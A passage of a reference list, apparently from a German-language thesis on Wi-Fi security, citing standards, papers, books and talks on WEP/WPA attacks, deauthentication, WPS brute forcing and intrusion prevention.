[82] IEEE Std 802.11w 2009. *Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. IEEE Standards Association. Sep. 2009.

[83] Tinman2k. *Deauthorization Attacks explained (with demo)*. URL: http://revision3.com/hak5/deauth/deauthorization-attacks-explained-with-demo-.

[84] Thomas d'Otreppe. *OpenWIPS-ng*. URL: http://www.openwips-ng.org/.

[85] J. Cache, J. Wright und V. Liu. *Hacking Exposed Wireless*. Hacking Exposed. McGraw-Hill, 2010. ISBN: 9780071666619.

[86] Martin Beck und Erik Tews. "Practical attacks against WEP and WPA". In: *Second ACM Conference on Wireless Network Security - WISEC 2009*. 2009.

[87] T. Ohigashi und M. Morii. "A practical message falsification attack on WPA". In: *Procedings of Joint Workshop on Information Security, Cryptography and Information Security Conference System*. 2009.

[88] S. Viehböck. *Brute Forcing Wi-fi Protected Setup*. 2011. URL: http://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf.

[89] T. Goodspeed u. a. "Packets in Packets: Orson Welles' In-Band Signaling Attacks for Modern Radios". In: *Proceedings of the 5th USENIX conference on Offensive technologies*. USENIX Association. 2011, S. 7–7.

[90] T. Goodspeed. *802.11 Packets in Packets: A Standard-Compliant Exploit of Layer 1*. 2011. URL: http://events.ccc.de/congress/2011/Fahrplan/events/4766.en.html.

[91] P. Oechslin. "Making a faster cryptanalytic time-memory trade-off". In: *Advances in Cryptology-CRYPTO 2003* (2003), S. 617–630.

[92] T. Blazytko. "Angriffsszenarien auf Microsoft Windows". In: *Die Datenschleuder* 93 (2008), S. 34–37. ISSN: 0930-1054.